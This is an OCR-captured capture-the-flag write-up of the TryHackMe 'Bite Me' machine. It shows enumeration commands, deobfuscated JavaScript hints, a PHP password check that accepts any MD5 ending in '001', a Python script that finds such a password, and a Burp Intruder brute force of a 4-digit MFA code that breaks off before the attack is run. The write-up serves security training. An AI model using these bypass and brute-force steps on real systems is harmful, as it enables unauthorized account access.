
Bruno Coelho - @koelhosec - https://github.com/KoelhoSec/writeups


TryHackMe - Write-up - Bite Me - Linux/Python/John/MFA/Fail2ban

First step is enumeration of the machine. For that we can use the nmapAutomator script with the recon tag for a quick enum (https://github.com/21y4d/nmapAutomator):




```
┌──(root💀koelhosec)-[/opt/nmapAutomator]
└─# ./nmapAutomator.sh -H 10.10.170.174 -t recon | tee /home/tryhackme/biteme/recon.t
xt

Running a recon scan on 10.10.170.174

Host is likely running Unknown OS!
```

We see port 80 for HTTP, and port 22 for SSH:




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 89:ec:67:1a:85:87:c6:f6:64:ad:a7:d1:9e:3a:11:94 (RSA)
|   256 7f:6b:3c:f8:21:50:d9:8b:52:04:34:a5:4d:03:3a:26 (ECDSA)
|_  256 c4:5b:e5:26:94:06:ee:76:21:75:27:bc:cd:ba:af:cc (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now we can run FeroxBuster to enumerate the HTTP server:




```
┌──(root💀koelhosec)-[/home/tryhackme/biteme]
└─# feroxbuster -u http://10.10.170.174 -t 100 -w /usr/share/wordlists/dirbuster/dire
ctory-list-2.3-medium.txt -x "txt,html,php,asp,aspx,jsp" -v -n -k -o /home/tryhackme/
biteme/feroxbuster.txt

200      GET      375l      964w     10918c http://10.10.170.174/
403      GET        9l       28w       278c http://10.10.170.174/.html
200      GET      375l      964w     10918c http://10.10.170.174/index.html
403      GET        9l       28w       278c http://10.10.170.174/.php
301      GET        9l       28w       316c http://10.10.170.174/console => http://10.
10.170.174/console/
```

And there is an interesting /console directory let's check that out...




This brings us to a login screen with a captcha which does not allow us to directly brute force it... so next step is to check the source code. And right on top we see obfuscated JavaScript code:



```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <title>Sign in</title>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.6.0/dist/css/bootstrap.min.css" integrity="sha384-B0vP5xmATw1+K9KRQjQERJvTumQW0nPEzvF6L/Z6nronJ3oUOFUFpCjEUQouq2+l" crossorigin="anonymous">
    <link rel="stylesheet" href="/console/css/style.css">
    <script>
      function handleSubmit() {
        eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new
        return true;
      }
    </script>
  </head>
  <body class="text-center">
```

We can now do a Google search for JavaScript deobfuscator to read that better. It is logging on the console a message for fred about php syntax highlighting:




```
function handleSubmit() {
        eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);
k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'
\\b','g'),k[c]);return p}('0.1(\'2\').3=\'4\';5.6(\'@7 8 9 a b c d e f g h i...
j\');',20,20,'document|getElementById|clicked|value|yes|console|log|fred|I|turned|on|php|file|syntax|highlighting|for|you|to|review|jas
on'.split('|'),0,{}))
        return true;
      }
```

[✓ None] Eval Array Obfuscator IO _Number JSFuck JJencode AAencode URLencode Packer JS Obfuscator My Obfuscate Wise Eval Wise Function Clean Source Unreadable

[✓ Line numbers] [✓ Format Code] Unescape strings [✓ Recover object-path] Execute expression [✓ Merge strings] Remove grouping

```
function handleSubmit() {
    document.getElementById('clicked').value = 'yes';
    console.log('@fred I turned on php file syntax highlighting for you to review... jason');
    return true;
}
```

After searching on Google about PHP syntax highlighting we see that is works with the *phps* extension so now we should run another FeroxBuster looking for that specifically:


https://www.php.net/manual/en/function.highlight-file.php

highlight_file


(PHP 4, PHP 5, PHP 7, PHP 8)
highlight_file — Syntax highlighting of a file

Description

```
highlight_file(string $filename, bool $return = false): string|bool
```

Prints out or returns a syntax highlighted version of the code contained in `filename` using the colors defined in the built-in syntax highlighter for PHP.

Many servers are configured to automatically highlight files with a *phps* extension. For example, `example.phps` when viewed will show the syntax highlighted source of the file. To enable this, add this line to the `httpd.conf`:


```
┌─(root💀koelhosec)-[/home/tryhackme/biteme]
└─# feroxbuster -u http://10.10.194.68 -t 70 -x "phps" -r -k -o /home/tryhackme/biteme/feroxbuster-phps.txt --auto-tune --silent --no-state
http://10.10.194.68/
http://10.10.194.68/.phps
http://10.10.194.68/console/
http://10.10.194.68/console/config.phps
http://10.10.194.68/console/css/
http://10.10.194.68/console/.phps
http://10.10.194.68/console/index.phps
http://10.10.194.68/console/functions.phps
```


We have two pieces of very interesting information in the *functions.phps* file and in the *config.phps* file.

In the functions file we can see how the password is validated.


```php
<?php
include('config.php');

function is_valid_user($user) {
    $user = bin2hex($user);

    return $user === LOGIN_USER;
}

// @fred let's talk about ways to make this more secure but still flexible
function is_valid_pwd($pwd) {
    $hash = md5($pwd);

    return substr($hash, -3) === '001';
}
```

So... any md5 hash that ends with the string ‘001’ is valid.

Now we have to generate any md5 hash which ends with 001. So let's write a Python script that does the job:




```python
#!/usr/bin/env python3

from hashlib import md5
from string import ascii_lowercase
import itertools

counter = 1
while True:
    combinations = itertools.combinations_with_replacement(
        ascii_lowercase, r=counter)

    for i in combinations:
        string = "".join(i)

        m = md5(string.encode('utf-8'))
        the_hash = m.hexdigest()
        if (the_hash.endswith('001')):
            print("{}: {}".format(string, the_hash))
            exit()
    counter += 1
```



```
┌──(root💀koelhosec)-[/home/tryhackme/biteme]
└─# python3 pythonhash.py
abkr: 7fbfadbd7728dcde354bfbe56409a001
```


And after running we know that "abkr" is a valid password.

Now the config file gives the other piece of the puzzle which is the user:



```php
<?php
define('LOGIN_USER', '6a61736f6e5f746573745f6163636f756e74');
```


With CyberChef we find that the user is *jason_test_account*




```
6a61736f6e5f746573745f6163636f756e74
```

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	jason_test_account	Valid UTF8 Entropy: 3.24


Now we can login with those credentials. After logging in we are greeted by a MFA page:



Checking the source code we have another obfuscated JavaScript:




```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <title>MFA</title>
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.6.0/dist/css/bootstrap.min.css" integrity="sha384-B0vP5xmATw1+K9KRQjQERJvTumQW0nPEzvF6L/Z6nronJ3oUOFUFpCjEUQouq2+l" crossorigin="anonymous">
    <link rel="stylesheet" href="/console/css/style.css">
    <script>
      function handleSubmit() {
        eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(ne
        return true;
      }
```



```
        return p
    }('0.1(\'@2 3 4 5 6 7 8 9 a b c, d e f g h... i\');', 19, 19, 'console|log|fred|we|need|to|put|some|brute|force|protection|on|h
ere|remind|me|in|the|morning|jason'.split('|'), 0, {}));
      return true;
```

So it looks like by the message from Jason there is no brute force protection yet... so let’s brute it! We can do that in many ways, one of them is to use burp and a numerical 4 digit list for that. Seclists have one ready to go for us:




https://github.com › SecLists › blob › master › Fuzzing

SecLists/4-digits-0000-9999.txt at master - GitHub

Oct 15, 2018 — SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one ...

Send the request to Intruder:



Choose an attack type

Attack type: Sniper


Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the ba

Target: http://10.10.194.68

```
POST /console/mfa.php HTTP/1.1
Host: 10.10.194.68
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://10.10.194.68
Connection: close
Referer: http://10.10.194.68/console/mfa.php
Cookie: PHPSESSID=m4ok4cp2e7oqbciofr7gist9t8; user=jason_test_account; pwd=abkr
Upgrade-Insecure-Requests: 1

code=§
```

And for the payloads we paste the list from Seclists:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type def
different ways.

Payload set: 1 Payload count: 10,000


Payload type: Simple list Request count: 10,000

Payload Options [Simple list]

